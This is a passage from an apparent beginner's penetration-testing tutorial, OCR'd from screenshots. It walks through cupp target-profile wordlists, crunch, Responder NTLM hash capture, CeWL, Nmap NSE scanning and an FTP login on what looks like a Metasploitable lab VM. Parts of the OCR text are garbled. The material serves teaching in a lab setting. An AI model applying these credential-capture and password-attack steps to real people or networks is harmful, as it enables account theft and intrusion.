
➤ Step 3 :- type **cupp -i**



- Step 4 :- provide details of target like , **name ,surname ,DOB , partner name , special word** 



- Here cupp generate a dictionary according to information that you give




6. Generate Random word Dictionary using Crunch


The crunch tool in Kali Linux is a custom wordlist generator. It's used to create password dictionaries based on specific criteria like length, character set, and patterns. It's super handy for brute-force attacks or when you need a tailored wordlist for tools like Hashcat, John the Ripper, or Hydra.

How to do it :-


- Step 1 :- open kali linux terminal
 - Step 2 :- type sudo apt install crunch



- Step 3 :- type **man crunch** – to give detailed information with example about crunch



- Here you can see crunch generate a huge amount of words




7.Responder.

Responder is used to collect password hashes (usually NTLM hashes) on a Local Area Network (LAN).

How to use it :-

- Step 1 : open kali linux terminal and type
Responder -I eth0



- Step 2 : now open windows terminal (cmd) and type
dir \\fakehost\shared

```
Command Prompt + - X Microsoft Windows [Version 10.0.26100.3775] (c) Microsoft Corporation. All rights reserved. C:\Users\anike>dir \\fakehost\shared Access is denied. C:\Users\anike>
```

Step 3: Go to kali linux , here responder capture

8. Custom Word List (Cewl)

CeWL (Custom Word List) is a Ruby-based crawler that spiders websites and extracts unique words to create a wordlist. These lists are great for use with tools like Hydra, John, or Hashcat.

Note - : the main purpose of the Cewl Is extract unique word from website

How to use it – :

- **Step 1 : open kali linux terminal and type sudo apt install cewl**

Kali [Running] - Oracle VirtualBox

File Machine View Input Devices Help

root@Kali: ~

```
[root@Kali ~]# sudo apt install cewl
cewl is already the newest version (6.2.1-1).
cewl-1.0 to manually installed.

The following packages were automatically installed and are no longer required:
  crackmapexec      libmagickcore-6.16-7/t64   ruby-activerecord
  Firebird3.0-common libmagickwand-6.16-7/t64   ruby-ansi
  firecracker-doc    libmagickrypt0/t64        ruby-async
  fonts-liberation02  libmagical              ruby-async-dns
  freerdp2-x11       libmagisgraph-0-1       ruby-async-io
  hydra-gtk          libmagickcfd3/t64       ruby-atomic
  libavconv-providers libmagickcsm-1           ruby-audit
  icu-devtools       libmagickcsm64-7        ruby-console
  imagemagick-g616   libmagickscript         ruby-daemons
  libmagickscript     libmagickscript38/t64    ruby-digest-socket
  libmagickscript02  libmagickstap0308       ruby-equalizer
  libmagmardillo12   libmaglist3            ruby-erbis
  libmagnum          libmagmoppler34        ruby-espeak
  libmagmud09        libmagmoppler45        ruby-expat-machine
  libmagformat06     libmagpostproc57       ruby-execjs
  libmagic           libmagpythont3.13-dv       ruby-ffi-compiler
  libmagic3          libmagpythont3.13-minimal   ruby-fido-local
  libmagoo           libmagpythont3.11-dv       ruby-fnmatch
  libmagoo-loststream1.03.0 libmagpythont3.11-dv19   ruby-httmime
  libmagoo-thread18.0 libmagpythont3.11t64      ruby-http
  libmagpytnew        libmagpythont3.13-minimal   ruby-http-access
  libmagpytnew13      libmagpythont3.13-t68      ruby-http-form-data
  libmagconfig++v5   libmagpythont3.12/t64      ruby-http-parser
  libmagconfig9       libmagqt5seesors5      ruby-http-parser.rb
  libmagconfig9-1.7/t64 libmagqt5x11           ruby-i18n
  libmagnl3          libmagqt5x11exts5      ruby-memorable
  libmagl-dev         libmagradon2          ruby-mojo-magick
  libmagnt2/t64       libmagrcrypt0/t64       ruby-msfrpc-client
  libmagnt            libmagrcrypt1/t64       ruby-msfrpc
  libmagrepro-client2-2164 libmagsuperlu         ruby-multipart-post
  libmagrepro2-2164  libmagscale           ruby-mustermann
  libmagtag          libmagtag1           ruby-netrc
  libmagtag1/t64     libmagtag15-vanilla     ruby-netsrc
  libmagtag3/t64     libmagtag8           ruby-nio4r
  libmagtag3.2/t64   libmagtag9           ruby-objective-record
  libmagtag9          libmagwebrtc           ruby-parsesconfig
  libmagtag9          libmagwebrtc-audio-processing1   ruby-rack
  libmagtag9          libmagwebrtc2/t64       ruby-rack
  libmagtag9          libmagwebrash/t3/t64     ruby-rack-protection
  libmagtag9          libmagwebrash/t64       ruby-rack-session
  libmaglap1-mesa    libmagweutil15/t64     ruby-rack-session
  libmagles-dev       libmagxmppckd        ruby-rackup
  libmagles-dev       libmagxmppckd          ruby-railtie
  libmagles-dev       libmagxmppckd          ruby-rails
  libmagles-dev       openjdk-17-jre        ruby-rorcore
  libmaglesf50        openjdk-17-jre-headless   ruby-ruby2-keywords
  libmaglnd-core-dev  openjdk-17-jre-headless   ruby-rushover
  libmaglnd-dev       openjdk-23-jre        ruby-sass
  libmaglnd-dev       openjdk-23-jre-headless   ruby-sass-build
  libmaglnd-dev       perl-modules-5.38      ruby-sinatra
```

9 38°C Sunny

Q Search

18:22 10:23 09-04-2025

- ## ➤ Step 2 :- use **man cewl** – to detailed information about cewl

```
Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
root@Kali: ~
cewl(1)                               custom word list generator
NAME      cewl - custom word list generator
SYNOPSIS  cewl [OPTION] ... URL
DESCRIPTION
cewl (Custom Word List generator) is a ruby app which spiders a given URL, up to a specified depth, and returns a list of words which can then be used for password crackers such as John the Ripper. Optionally, Cewl can follow external links.
Cewl can also create a list of email addresses found in mailto links. These email addresses can be used as usernames in brute force actions.
Cewl is pronounced "cewl".
OPTIONS
General options
-h, --help
    Show help.
-k, --keep
    Keep the downloaded file.
-d <depth>, --depth <depth>
    Depth to spider to, default 2.
-m, --min_word_length
    Minimum word length, default 3.
-o, --offsite
    Let the spider visit other sites.
--exclude
    A file containing a list of paths to exclude.
--allowed
    A regex pattern that path must match to be followed.
-w, --write
    Write the output to the File.
-u, --ua <agent>
    User agent to send.
-n, --no-words
    Don't output the wordlist.
-g <group>, --groups <group>
    Return groups of words as well.
Manual page cewl(1) line 39/336 (press h for help or q to quit)
root@Kali: ~
```

38°C Sunny ENG IN 18:28 09-04-2025

➤ Step 3 : now extract words from website

**Command - : cewl <target domain> -w (wordlist) test.txt
(wordlist name)**

Wordlists generated 👍

```
[root@Kali: ~]
# cewl https://example.com -w test.txt
CEWL 6.2.1 (More Fixes) Robin Wood (robin@digicert.com) (https://digicert.com/a/)
[root@Kali: ~]
[2025-04-01-ZAP-Report-1] 2025-04-01-ZAP-Report-3 1stStXV3.html QLaLOSe-.jpeg cewl.txt payload.apk xiaoxingj.jpeg
[2025-04-01-ZAP-Report-2] 2025-04-01-ZAP-Report-4 NMNMNF3.jpeg -anket:$\t".txt' m3YWehtD.html 2025-04-01-ZAP-Report-5 yOmette.jpeg
[root@Kali: ~]
```

38°C Sunny ENG IN 18:36 09-04-2025

➤ Step 4 :- open wordlist > > cat test.txt



```
Kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
[root@Kali:~]
[1] http://example.com - test.txt
Cell 6.2.1 (More Fixes) Robin Wood (robin@digininja) (https://digi.ninja/)
[root@Kali:~]
[2] 2025-04-01-ZAP-Report-3 TuStyXVJ.html QLalOSrI.jpeg cewl.txt payload.apk xuxuimg3.jpeg
2025-04-01-ZAP-Report-4 NHNMfNf3.jpeg 'anket $ \t'.txt m0vMnhtD.html cat.txt y0mmMltE.jpeg
[root@Kali:~]
[3] cat test.txt
Exe file
Domain
domain
For
for
information
More
permission
attack
coordination
prior
execute
literature
this
May
you
documents
examples
illustrative
This
[root@Kali:~]
[4]
```


1. System hacking using NSE

NSE in **Nmap** stands for **Nmap Scripting Engine**.

It's a powerful feature that allows users to write and use scripts to automate a wide range of networking tasks.

How to use it :-

- Open kali linux terminal
- Scan target , which port are open and which version are they used



The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal displays the results of an Nmap scan against a target host. The output includes information about open ports, their services, and versions. Key findings include:

```
root@Kali:~# nmap -A 192.168.1.11
[...]
Host is up (0.0015s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
513/tcp   open  exec         netkit-rsh rexecd
514/tcp   open  tftp-trapped
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6057/tcp  open  rdp         Microsoft RDP
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:46:C1:B0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

- Now used NSE .
- Here , you can see our target ftp port are allowed anonymous login

```
root@Kali:~# nmap -p 21 --script=ftp-anon.nse 192.168.115.182
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-10 00:27 IST
Nmap scan report for 192.168.115.182
Host is up (0.0017s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
MAC Address: 0B:00:27:46:C1:B0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds
root@Kali:~#
```

- Now , I know my target username and password
- Login successfully using NSE

```
root@Kali:~# ftp 192.168.115.182
Connected to 192.168.115.182.
220 (vsFTPD 2.3.4)
Name (192.168.115.182:aniket): msfadmin
331 Please specify the password.
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

Armitage

Armitage is a **graphical cyber attack management tool** for **Metasploit**, which is one of the most widely used penetration testing frameworks. It provides a **user-friendly GUI (Graphical User Interface)** to visualize targets and manage exploits, payloads, and sessions — essentially making Metasploit easier to use, especially for beginners or team-based hacking operations.


Key Features of Armitage:

- Visual Network
- Easy Exploitation.
- Team Collaboration
- Automated Attacks
- Post-Exploitation Tools


1. Windows 7 Hacking Using Armitage

How to do it :-


- Target ip address



